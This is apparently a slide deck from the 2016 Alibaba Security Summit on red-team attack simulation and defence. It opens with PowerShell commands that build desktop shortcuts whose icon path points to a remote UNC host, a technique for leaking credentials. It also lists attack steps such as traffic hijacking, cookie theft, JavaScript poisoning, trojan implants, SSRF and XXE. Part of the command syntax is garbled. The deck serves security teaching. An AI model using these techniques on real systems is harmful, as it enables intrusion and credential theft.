

```
管理员: Windows PowerShell
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Users\root> $Shell = New-Object -ComObject (<"WScript.Shell">)
PS C:\Users\root> $Shortcut = $Shell.CreateShortcut($env:USERPROFILE + "\Desktop\ [REDACTED].lnk")
PS C:\Users\root> $Shortcut.TargetPath="[REDACTED]"
PS C:\Users\root> $Shortcut.Arguments=""
PS C:\Users\root> $Shortcut.WorkingDirectory = "%temp%";
PS C:\Users\root> $Shortcut.WindowStyle = 1;
PS C:\Users\root> $Shortcut.Hotkey = "CTRL+SHIFT+F";
PS C:\Users\root> $Shortcut.IconLocation = "\\wpad\wpad.dat";
PS C:\Users\root> $Shortcut.Description = "Taobao";
PS C:\Users\root> $Shortcut.Save()
PS C:\Users\root>
PS C:\Users\root> $Shell = New-Object -ComObject (<"WScript.Shell">)
PS C:\Users\root> $Shortcut = $Shell.CreateShortcut($env:USERPROFILE + "\Desktop\ [REDACTED].lnk")
PS C:\Users\root> $Shortcut.TargetPath="[REDACTED]"
PS C:\Users\root> $Shortcut.Arguments=""
PS C:\Users\root> $Shortcut.WorkingDirectory = "%temp%";
PS C:\Users\root> $Shortcut.WindowStyle = 1;
PS C:\Users\root> $Shortcut.Hotkey = "CTRL+SHIFT+F";
PS C:\Users\root> $Shortcut.IconLocation = "\\ [REDACTED] \bt";
PS C:\Users\root> $Shortcut.Description = "Taobao";
PS C:\Users\root> $Shortcut.Save()
PS C:\Users\root>
```

- 构造漏洞利用文件和邮件；
- 发送文件和邮件给攻击目标；
- 劫持流量，获取cookie，污染js，植入木马；



- SSRF漏洞是入侵内网的神器；
- XXE漏洞配合Gopher协议会更加威力惊人；
- 可以参考猪猪侠的ppt：《SSRF漏洞自动化利用》；



- 广义漏洞 —— 安全性与便利性是成反比的，当两者没有平衡好时，就会出现广义的漏洞；
- 例如大量未授权代理、大量ssh免密登陆、大量弱口令 等等；

- 渗透过程时间跨度更大，更持久，也就是APT攻击；
- 渗透攻击会做到知己知彼，有针对性的绕过，更加隐蔽；
- 攻：充分模拟黑客的APT攻击过程；
- 防：从告警运营 升级为 异常挖掘，甚至要做到攻击重现；



- 目前正在打造蓝军攻击平台：
- 打通威胁情报 和 态势感知，第一时间吸收最新高级攻击方式和漏洞；
- 打通各层蓝军：网络层、系统层、数据层、应用层、业务层；





- National Cyber Range Overview http://www.acq.osd.mil/dte-trmc/docs/20150224_NCR%20Overview_DistA.pdf
- The National Cyber Range: A National Testbed for Critical Security Research
https://www.whitehouse.gov/files/documents/cyber/DARPA%20-%20NationalCyberRange_FactSheet.pdf
- Build Your SSRF Exploit Framework
<http://static.wooyun.org/summit/2016/Whitehat-Day/1-GGBond.pdf>



2016阿里安全峰会
2016 ALIBABA SECURITY SUMMIT

Thanks !

Q & A

欢迎加入我们team !

donghui.zdh@alibaba-inc.com